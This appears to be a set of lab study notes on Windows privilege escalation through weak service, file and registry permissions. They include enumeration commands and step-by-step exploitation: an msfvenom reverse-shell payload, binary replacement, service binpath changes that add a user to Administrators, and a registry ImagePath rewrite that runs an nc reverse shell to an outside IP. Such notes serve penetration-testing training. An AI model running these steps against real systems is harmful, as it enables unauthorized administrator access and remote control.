Weak Permissions
Permissive File System ACLs
- Running SharpUp
- SharpUp from the GhostPack suite of tools to check for service binaries suffering from weak ACLs.
.\SharpUp.exe audit- The tool identifies the
PC Security Management Service, which executes theSecurityService.exebinary when started.
- Verifying Permissions with icacls
icacls "C:\Program Files (x86)\PCProtect\SecurityService.exe"- see that the
EVERYONEandBUILTIN\Usersgroups have been granted full permissions to the directory
- Generate a shell.exe using MSFVenom
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.3 LPORT=8443 -f exe > SecurityService.exe
- Replace the service binary
- save the original
SecurityService.exe - copy our reverse shell file
cmd /c copy /Y SecurityService.exe "C:\Program Files (x86)\PCProtect\SecurityService.exe"
- save the original
- Exploit
nc -nvlp 8443- KALIsc.exe start SecurityService- Target
Weak Service Permissions
- Reviewing SharpUp Again
SharpUp.exe auditWindscribeServiceis potentially misconfigured
- Checking Permissions with AccessChk
accesschk.exe /accepteula -quvcw WindscribeService-q(omit banner),-u(suppress errors),-v(verbose),-c(specify name of a Windows service),-w(show only objects that have write access).
- Authenticated Users have SERVICE_ALL_ACCESS
- can also use icacls
- Check Local Admin Group
net localgroup administrators- our
htb-studentis not a part
- Changing the Service Binary Path
sc.exe config WindscribeService binpath="cmd /c net localgroup administrators htb-student /add"
- Stop service so the new binPath command will run when its restarted
sc.exe stop WindscribeService
- Starting the service
sc.exe start WindscribeService
-
Confirm localgroup addition
net localgroup Administrators
-
Another notable example is the Windows Update Orchestrator Service (UsoSvc), which is responsible for downloading and installing operating system updates. It is considered an essential Windows service and cannot be removed. Since it is responsible for making changes to the operating system through the installation of security and feature updates, it runs as the all-powerful
NT AUTHORITY\SYSTEMaccount. Before installing the security patch relating to CVE-2019-1322, it was possible to elevate privileges from a service account toSYSTEM. This was due to weak permissions, which allowed service accounts to modify the service binary path and start/stop the service.
Weak Service Permissions - Cleanup
- reverting the BinaryPath
sc.exe config WindScribeService binpath="c:\Program Files (x86)\Windscribe\WindscribeService.exe"
- Starting service again
sc.exe start WindScribeService
Unquoted Service Path

- If the service path is not quoted, windows will try to locate the binary in different folders.
- Querying service
sc.exe qc SystemExplorerHelpService
- Searching for Unquoted service paths
wmic service get name,displayname,pathname,startmode |findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v """cmd.exe /c 'wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:\Windows\\" | findstr /i /v "\""'Get-WmiObject -Class win32_service | Where-Object {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | Select-Object Name, PathName, StartMode | Where-Object {$_.PathName -like "* *"}
Permissive Registry ACLs
- Checking for Weak Service ACLs in Registry using accesschk
accesschk.exe /accepteula "mrb3n" -kvuqsw hklm\System\CurrentControlSet\services- We find that the ModelManagerService has KEY_ALL_ACCESS
- Changing ImagePath with PowerShell
Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\ModelManagerService -Name "ImagePath" -Value "C:\Users\john\Downloads\nc.exe -e cmd.exe 10.10.10.205 443"
- EXploit
- Start the nc listener
Modifiable Registry Autorun Binary
Check Startup Programs
- We can use WMIC to see what programs run at system startup. Suppose we have write permissions to the registry for a given binary or can overwrite a binary listed. In that case, we may be able to escalate privileges to another user the next time that the user logs in.
Get-CimInstance Win32_StartupCommand | select Name, command, Location, User |fl- This post and this site detail many potential autorun locations on Windows systems.